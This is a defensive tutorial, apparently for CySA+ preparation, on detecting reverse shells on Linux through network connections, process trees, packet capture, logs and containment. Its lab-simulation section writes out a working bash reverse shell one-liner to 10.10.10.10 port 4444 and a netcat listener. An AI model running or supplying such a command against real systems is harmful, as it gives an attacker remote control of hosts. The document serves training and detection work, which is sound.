Reverse shells are a common technique used by attackers to maintain remote access on compromised Linux systems. Unlike traditional inbound shells, where an attacker connects to a listening port on a victim, reverse shells have the victim initiate the outbound connection. This allows attackers to bypass firewalls, NAT, and other network restrictions while gaining command line control over the host.
Understanding how to detect and investigate reverse shell activity is crucial for security analysts, especially those preparing for the CySA+ exam or working in real-world incident response scenarios. This guide walks through the indicators of reverse shells, network capture techniques, log analysis, and steps to safely analyze suspicious connections.
Indicators of a Reverse Shell
Detecting reverse shells often relies on noticing unusual network behavior or anomalies on the host. Common indicators include:
Unexpected outbound network connections to unknown IP addresses or ports
Processes running under uncommon users or with unusual parent-child relationships
Open file descriptors that reference network sockets
Unexpected shell processes such as bash or sh with remote connections
For example, using the netstat or ss commands can reveal unexpected outbound connections:
sudo ss -tunap
sudo netstat -tunap
Analysts should compare current outputs to a known good baseline to spot anomalies. Persistent or recurring connections to unrecognized IPs are highly suspicious and warrant further investigation.
Capturing Suspicious Network Traffic

Once a suspicious outbound connection is identified, capturing the traffic is essential for analysis. tcpdump is a widely used tool for this purpose:
In this example, 10.10.10.10 is the suspected remote host. tcpdump captures all traffic to and from this IP for later analysis. The resulting PCAP file can be opened in tools such as Wireshark or Zeek for deeper inspection of commands or payloads.
Capturing traffic from a suspicious remote host to analyze reverse shell activity.
Analyzing Suspicious Processes
Reverse shells often run as child processes under legitimate binaries. Tools like ps, pstree, and lsof can help identify abnormal parent-child relationships and open network sockets:
sudo ps auxf
sudo pstree -p
sudo lsof -i -n
Look for shell processes such as bash or sh connected to remote addresses, especially when spawned by unexpected parent processes. A process like nginx -> bash -> nc is suspicious because it indicates a web server may have been exploited to launch a reverse shell.
Using lsof to identify open network sockets associated with a suspicious shell process.
Log Analysis
Linux system logs provide critical evidence for investigating reverse shells. Key files include:
/var/log/auth.log - authentication events and sudo usage
/var/log/syslog - general system activity
/var/log/messages - kernel and system messages
Use tools like grep to search for suspicious log entries related to the identified process or remote IP:
Analyzing these logs can reveal when the reverse shell was first established, which commands were executed, and whether additional accounts were created or escalated privileges were obtained.
Searching system logs for evidence of suspicious remote shell activity.
Isolating and Containing the Compromised Host
Once a reverse shell is detected, it is critical to isolate the host to prevent further compromise. Recommended steps include:
Disconnect the host from the network or apply strict firewall rules
Stop suspicious processes using kill or systemctl stop
Collect volatile evidence such as memory dumps for analysis
Capture the process tree and open network connections for documentation
Containment allows analysts to investigate safely without enabling the attacker to maintain access or spread malware to other systems.
Safe Testing and Training

For lab exercises or training purposes, reverse shells can be simulated safely using tools like nc (netcat) or Python scripts. For example, a harmless reverse shell from a test VM to a lab machine can be launched with:
nc -lvnp 4444  # Listener on analyst machine
bash -i >& /dev/tcp/10.10.10.10/4444 0>&1  # Reverse shell from test host
This allows analysts to practice detection, logging, and packet capture without exposing production systems to actual malware. Always perform such exercises in isolated lab environments to avoid accidental exposure.
Simulating a reverse shell in a safe lab environment for testing detection techniques.
Conclusion
Investigating reverse shell activity on Linux requires a combination of network monitoring, process analysis, and log inspection. Identifying unusual outbound connections, tracing shell processes, and capturing traffic for analysis are essential steps in understanding the scope of a compromise. Analysts must also take proper containment measures to prevent attackers from maintaining access while preserving evidence for forensic analysis.
Practicing these techniques in a controlled lab environment helps security professionals develop the skills necessary to respond to real-world incidents. Knowledge of reverse shells, safe testing procedures, and evidence collection strengthens defensive capabilities and prepares analysts for CySA+ certification objectives as well as professional Linux incident response scenarios.